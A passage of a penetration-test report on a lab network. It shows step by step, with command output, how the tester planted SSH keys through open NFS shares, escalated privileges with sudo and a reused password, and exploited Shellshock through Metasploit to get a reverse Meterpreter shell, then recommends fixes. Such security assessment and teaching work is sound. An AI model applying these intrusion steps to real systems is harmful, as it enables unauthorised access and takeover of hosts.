Therefore, the next step was decided to check for NFS misconfigurations that could be exploited. H5 was interrogated for NFS shares using nmap with the command `nmap -p111 -script=nfs* 192.168.0.130` with the output shown below in figure 18.2.

```
PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /home/xadmin
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID   GID   SIZE  TIME                 FILENAME
| drwxr-xr-x  0     0     4096  2017-08-13T13:20:48  .
| -rw-------  1000  1000  135   2021-11-04T14:17:06  .Xauthority
| -rw-r--r--  1000  1000  26    2017-08-13T13:31:22  .dmrc
| drwxrwxr-x  1000  1000  4096  2017-08-13T13:31:24  .local
| drwx------  1000  1000  4096  2017-08-22T03:30:16  .ssh
| -rw-r--r--  1000  1000  14    2017-08-13T13:20:48  .xscreensaver
| drwxr-xr-x  1000  1000  4096  2017-08-13T13:31:22  Documents
| drwxr-xr-x  1000  1000  4096  2017-08-13T13:31:22  Downloads
| drwxr-xr-x  1000  1000  4096  2017-08-13T13:31:22  Pictures
| drwxr-xr-x  1000  1000  4096  2017-08-13T13:31:22  Templates
|_
| nfs-showmount:
|_  /home/xadmin 192.168.0.*
| nfs-statfs:
|   Filesystem    1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /home/xadmin  5028480.0  2916860.0  1833144.0  62%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

(Figure 18.2: H5 Export List)

As shown above, the home directory was able to be mounted to Kali Linux. Copying a newly generated SSH public key into H5's `authorized_keys` file was attempted, but the files were shared as read only. This attempt is shown below in figure 18.3, with the error message at the bottom of the output.

```
root@kali:~/mount1/home/xadmin/.ssh# echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDsNlwe9f00
Fhu/zkuDcBnxavyyyPYhB1cI0BHeh66Yr+qKQDKEzIxIPfOrnagdtmJ6poe/qug6yuCj4zrBSOI7bKUuOuAachOw/3
e/Efr5EfhGq6yCPQJ3rkLiwMp0tn2GvJT3SFPBtNb5l5Y5y/uNp1NSqNkGA6uXg233u+VqtPyKV3TBUFFuLe2ChYmX
Ce1OQueMSwH4JCjZDEX6QrGDigmq6bTQsoGCvLBKJAFTgV7pHXYni+WA1r9cNkO8XD6oIunupnB+xj4Y6lXCY/nkX7
e/9E70MEJEJF4e/K7o4v0Uy2kd6VK1iR7C+ql2LE6lWEImgXGMjhBKLiYtOqfXeOjjyddoXMdmZlLiHkqIpmbVjeI2
B8Zv52uIq5Ft6gcyp6ihr/WC/UPyco1aUXny9MukBfMYCwK6TnAjDaualDR/j8NUF7nEvg0KPb/fOlYT8RVcFW2skQ
jDTGfto+NrKrK5SNKH4pQmrqlmlXD8YZVT876+sMsxsiQk6Q9vu5k= root@kali >> authorized_keys
bash: authorized_keys: Read-only file system
```


(Figure 18.3: H5 SSH Copy Attempt)

However, the files were shared as readable, so the authorized_keys file could be read. This is shown in a condensed view below in figure 18.4.

(Figure 18.4: H5 SSH authorized_keys)


With this key known, it would be possible to connect to H5 using another SSH session on a previously exploited host with matching key, or the public SSH key could be taken from that host and used from Kali Linux to authenticate a SSH session.

The previously exploited H3 with an IP address of 192.168.0.34 had a matching public SSH key, as can be seen in the condensed view in the figure below.




(Figure 18.5: H3 SSH Public Key)

AS it was found previously that H3 had NFS shares available, a mount was created to access these shares. This is shown below in figure 18.6.



(Figure 18.6 H3 NFS Mount)

The SSH keys could then be navigated to in the filesystem and copied back to Kali Linux. This is shown below in figure 18.7.



(Figure 18.7: H3 Copying SSH Key)

After navigating to the location of the newly copied file (desktop), the public key was explicitly used to authenticate a SSH session with H5. This is shown below in figure 18.8.

```
root@kali:~/Desktop# ssh xadmin@192.168.0.130 -i id_rsa
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Wed Nov  9 11:42:47 2022 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

(Figure 18.8: H5 SSH Connection)

A root shell could then be started after being prompted for the xadmin accounts password. This was immediately found to be plums when attempting passwords that occurred previously. This is shown below in figure 18.9.

```
xadmin@xadmin-virtual-machine:~$ sudo -s
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

(Figure 18.9: H5 Privilege Escalation)

4.3.2 Host H7: 192.168.0.66/27

As shown in section 3.12, host H7 had both ports 111 and 2049 open, indicating a potential NFS vulnerability. Port 22 was also open, so after interrogating the NFS shares a SSH connection was attempted. These steps are shown below in figure 19.1.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~# ssh xadmin@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
xadmin@192.168.0.66: Permission denied (publickey).
```

(Figure 19.1: H7 Export List & SSH Connection Attempt)

Host H7 had all files available on the share but could not validate a SSH session. Therefore, it was decided that modifying the SSH keys would be attempted to allow a SSH session.

However, after mounting the share and navigating to where the SSH config files should be, it was found that this host did not have any such config files as the .SSH folder was missing entirely. This is shown in figure 19.2 below.

```
root@kali:~/mount1/root# ls -al
total 88
drwx------ 14 root root 4096 Jan  5 09:39 .
drwxr-xr-x 24 root root 4096 Jan  5 09:24 ..
-rw-------  1 root root  173 Jan  5 09:37 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  6 root root 4096 Jan  5 09:32 .cache
drwx------  6 root root 4096 Oct 20  2021 .config
drwxr-xr-x  2 root root 4096 Oct 20  2021 Desktop
-rw-r--r--  1 root root   41 Oct 20  2021 .dmrc
drwxr-xr-x  2 root root 4096 Oct 20  2021 Documents
drwxr-xr-x  2 root root 4096 Oct 20  2021 Downloads
drwx------  3 root root 4096 Nov  4  2021 .gconf
-rw-------  1 root root  382 Nov  4  2021 .ICEauthority
drwxr-xr-x  3 root root 4096 Oct 20  2021 .local
drwxr-xr-x  2 root root 4096 Oct 20  2021 Music
drwxr-xr-x  2 root root 4096 Oct 20  2021 Pictures
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
drwxr-xr-x  2 root root 4096 Oct 20  2021 Public
drwxr-xr-x  2 root root 4096 Oct 20  2021 Templates
drwxr-xr-x  2 root root 4096 Oct 20  2021 Videos
-rw-------  1 root root   67 Nov  4  2021 .Xauthority
-rw-------  1 root root  312 Nov  4  2021 .xsession-errors
-rw-------  1 root root  253 Oct 20  2021 .xsession-errors.old
```

(Figure 19.2: H7 root Directory)


It would be possible then to create a .ssh folder with the permissions from the NFS share, create a new SSH key pair (the current .ssh folder on Kali Linux was cleared of keys) and copy the public key to H7 while renaming it to authorized_keys.

First the key pair was created, as shown below in figure 19.3.

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:n5ylsSCrSIRgUc602nWMAjCoZsD0a6ybSr26kH+5pck root@kali
The key's randomart image is:
+---[RSA 3072]----+
|B+.o             |
|ooB . o          |
|+. * o o         |
|+++ + .          |
|+..=  . S . .    |
| o+    o + B     |
|oo..  .o   B     |
|oooo+=           |
|o==oE.           |
+----[SHA256]-----+
```

(Figure 19.3: Generating SSH Keys)

The public key was then copied to H7 inside a newly created .ssh directory as shown below in figure 19.4.



(Figure 19.4: Copying SSH Keys to H7)

The key on H7 was then renamed to authorized_keys, as shown above.

A SSH connection was then attempted to the root account. This was successful, and since the SSH keys matched no password was needed, as shown below in figure 19.5.

```
root@kali:~# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

(Figure 19.5: H7 SSH Connection)

4.4 Shellshock Vulnerability

Host H6 was found to host an apache webserver that was vulnerable to the Shellshock vulnerability. This vulnerability allows for the execution of arbitrary commands from the attacker. In this case, the investigator opened a Meterpreter shell on H6 by taking advantage of the vulnerability.


If the version of Bash running on the host can be updated to the latest version, the vulnerability may be patched on the host. To check if the vulnerability has been patched after the update does require testing afterwards.

4.4.1 Host H6: 192.168.0.242/27

In section 3.9 host H6 was found to have an active webserver. Using a web browser on Kali Linux to browse to the IP address of H6, 192.168.0.242, gave the web page shown below in figure 20.1.

(Figure 20.1: H6 Webserver)

It was found that the machine did not have the password of `plums` for the xadmin account, as shown below in figure 20.2.



(Figure 20.2: H6 SSH Connection Attempt)

It was decided that attempting to exploit the web server may be faster than determining if the SSH connection could be brute forced, so the Dirb tool on Kali Linux was used to scan the web server. This is shown below in figure 20.3.

```
root@kali:~# dirb http://192.168.0.242

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 14 06:49:30 2022
URL_BASE: http://192.168.0.242/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.242/ ----
==> DIRECTORY: http://192.168.0.242/cgi-bin/
+ http://192.168.0.242/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://192.168.0.242/css/
+ http://192.168.0.242/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.0.242/index.html (CODE:200|SIZE:1616)
==> DIRECTORY: http://192.168.0.242/js/

---- Entering directory: http://192.168.0.242/cgi-bin/ ----
+ http://192.168.0.242/cgi-bin/status (CODE:200|SIZE:535)

---- Entering directory: http://192.168.0.242/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.242/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Nov 14 06:49:37 2022
DOWNLOADED: 9224 - FOUND: 4
```

(Figure 20.3: Dirb Scan Output)

After the web server's directories were scanned, Nikto was used to further enumerate the web server. The results of this are shown below in figure 20.4.

```
root@kali:~# nikto -host http://192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2022-11-14 07:14:25 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-11-14 07:14:41 (GMT-5) (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

(Figure 20.4: Nikto Scan Output)

As shown above in figure 20.4, the webserver was found to be vulnerable to the shellshock exploit. The next step was to search the Metasploit Framework for this exploit. As shown below in figures 20.5 and 20.6, a suitable exploit was found, with the path:

`exploit/multi/http/apache_mod_cgi_bash_env_exec`. This was chosen as it was an exploit for apache web servers, exactly what was in use by H6.

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   1   auxiliary/server/dhclient_bash_env                2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   3   exploit/linux/http/ipfire_bashbug_exec            2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec          2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   6   exploit/multi/http/cups_bash_env_exec             2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   9   exploit/osx/local/vmware_bash_function_root       2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   10  exploit/unix/dhcp/bash_environment                2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   11  exploit/unix/smtp/qmail_bash_env_exec             2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
```

(Figure 20.5: Metasploit Module Search)

```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE           CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER        User-Agent       yes       HTTP header to use
   METHOD        GET              yes       HTTP method to use
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPATH         /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT         80               yes       The target port (TCP)
   SRVHOST       0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT       8080             yes       The local port to listen on.
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                        no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                      yes       Path to CGI script
   TIMEOUT       5                yes       HTTP read response timeout (seconds)
   URIPATH                        no        The URI to use for this exploit (default is random)
   VHOST                          no        HTTP server virtual host

Exploit target:

   Id  Name
   --  ----
   0   Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:45482) at 2022-11-14 07:39:05 -0500
```

(Figure 20.6: Exploit Options and Success)

To run the exploit, the host IP was set to `192.168.0.242` and the targeturi was set to `/cgi-bin/status`, which was the vulnerable directory discovered by Nikto.

As shown as part of figure 20.6 above, the exploit was successful and a meterpreter session opened on H6. As shown below in figure 20.7, this was confirmed by entering the session and trying the ifconfig command.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:83:18:c9
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.0.242
IPv4 Netmask : 255.255.255.252
IPv6 Address : fe80::20c:29ff:fe83:18c9
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

(Figure 20.7: H6 Interface List)

4.5 Sudo Permission

Wherever access was gained to a user account in this network, privilege escalation could be immediately done to the root by taking advantage of sudo permissions. Most xadmin users had all sudo commands available, which meant a root shell could be opened and an attacker would be able to execute commands with root permissions.

While a serious vulnerability, it can be easily patched by editing which users have access to sudo commands by editing the sudoers file on that host with appropriate commands. Users can have permissions to certain commands also edited, rather than a blanket removal of sudo permissions.

5. DESIGN EVALUATION

The network topology is a straightforward linear design. While this would work and it would be easy to add more subnets if needed, if one of the intermediate routers e.g R2 or R3 fails then network traffic would not be able to be sent to either end of the network. Network performance may also suffer if there is insufficient bandwidth between the intermediate routers when there is heavy network traffic having to pass through these routers to reach either end of the network.

The network makes use of OSPF routing, as evidenced in the routing tables of the routers. This is an acceptable choice for this network and can be readily scaled should more routers be needed in the network.

Using VyOS as routers is also an acceptable choice. However, as a network expands, using an open-source platform may not have the support necessary to resolve infrastructure issues that another licensed networking hardware provider may offer.

Using PFSense firewall software is another appropriate choice for this size of network. The rules in place are correctly configured to protect the LAN from outside connections while allowing for connections to the DMZ.

The available host addresses for each subnet are acceptable but could be changed. Some subnets, like the /30 subnets, are correctly configured for the number of nodes on them with this linear network topology. However, some subnets, particularly 172.16.221.0/24 with 254 usable hosts, have many available IP addresses that are unused. While this does not impair network function, it may be better to subnet these networks if the network needs more nodes to preserve available IP addresses.

6. CONCLUSIONS

The network is in a very vulnerable state due to numerous vulnerabilities, and it is recommended the fixes to the security exploits presented in this report should be implemented as soon as possible. Fortunately, the fixes are relatively simple which will get the network operational again quickly.

While the network design is functional, several changes could be made to the network topology to increase the robustness of the network should a part of the infrastructure fail, and to potentially increase network speed.

7. Appendix A

7.1 Additional NMap Scans

7.1.1 NMap Scan of Kali Linux

```
Nmap scan report for 192.168.0.200
Host is up (0.000013s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
| ssh-hostkey:
|   3072 f4:49:0a:50:9f:18:bd:a0:52:f0:63:01:ff:0a:78:55 (RSA)
|   256 26:00:2b:3e:08:5f:57:b9:aa:b8:2f:b9:af:76:c6:03 (ECDSA)
|_  256 58:c5:ba:f6:f1:eb:ac:59:40:e8:ef:2b:ed:3d:c2:f5 (ED25519)
3389/tcp open  ms-wbt-server xrdp
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 210.44 seconds
```

(Figure 21.1: Kali Linux Nmap Scan)

7.2 Subnet Calculation Matrix

Subnet calculations are done with known subnet addresses or broadcast addresses combined with subnet masks to calculate the missing address or broadcast address for that subnet. This information was found in the routing tables and interface lists of routers and hosts. The useable address range for each subnet can be found in section 2.2

Known Subnet Address	Known Broadcast Address	Subnet Mask C.I.D.R	Usable Hosts for Mask	Calculated Subnet Address: (Broadcast Address–(Usable Hosts+1))	Calculated Broadcast Address: (Subnet Address+(Usable Hosts+1))
	13.13.13.255	/24	254	13.13.13.0	
172.16.221.0		/24	254		172.16.221.255
192.168.0.32		/27	30		192.168.0.63
192.168.0.64		/27	30		192.168.0.95
192.168.0.96		/27	30		192.168.0.127
192.168.0.128		/27	30		192.168.0.159
	192.168.0.223	/27	30	192.168.0.192	
192.168.0.224		/30	2		192.168.0.227
192.168.0.228		/30	2		192.168.0.231
192.168.0.232		/30	2		192.168.0.235
192.168.0.240		/30	2		192.168.0.243

The calculations take a known address (network or broadcast) and add or subtract the number of usable hosts indicated by the subnet mask. 1 is added to the usable hosts, as that accounts for the address the calculation is trying to find- the other address is already known.

8. Appendix B

8.1 References

Netgate (2020) *User Management and Authentication.* Available at: https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html (Accessed: 15 November 2022)

NonGNU (no date) *Quagga.* Available at: https://www.nongnu.org/quagga/docs/quagga.html (Accessed: 15 November 2022)

PentestMonkey (no date) *Reverse Shell Cheat Sheet.* Available at: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet (Accessed: 30 January 2022)

VyOS (2021) *Installation.* Available at: https://docs.vyos.io/en/latest/installation/install.html (Accessed: 27 October 2022)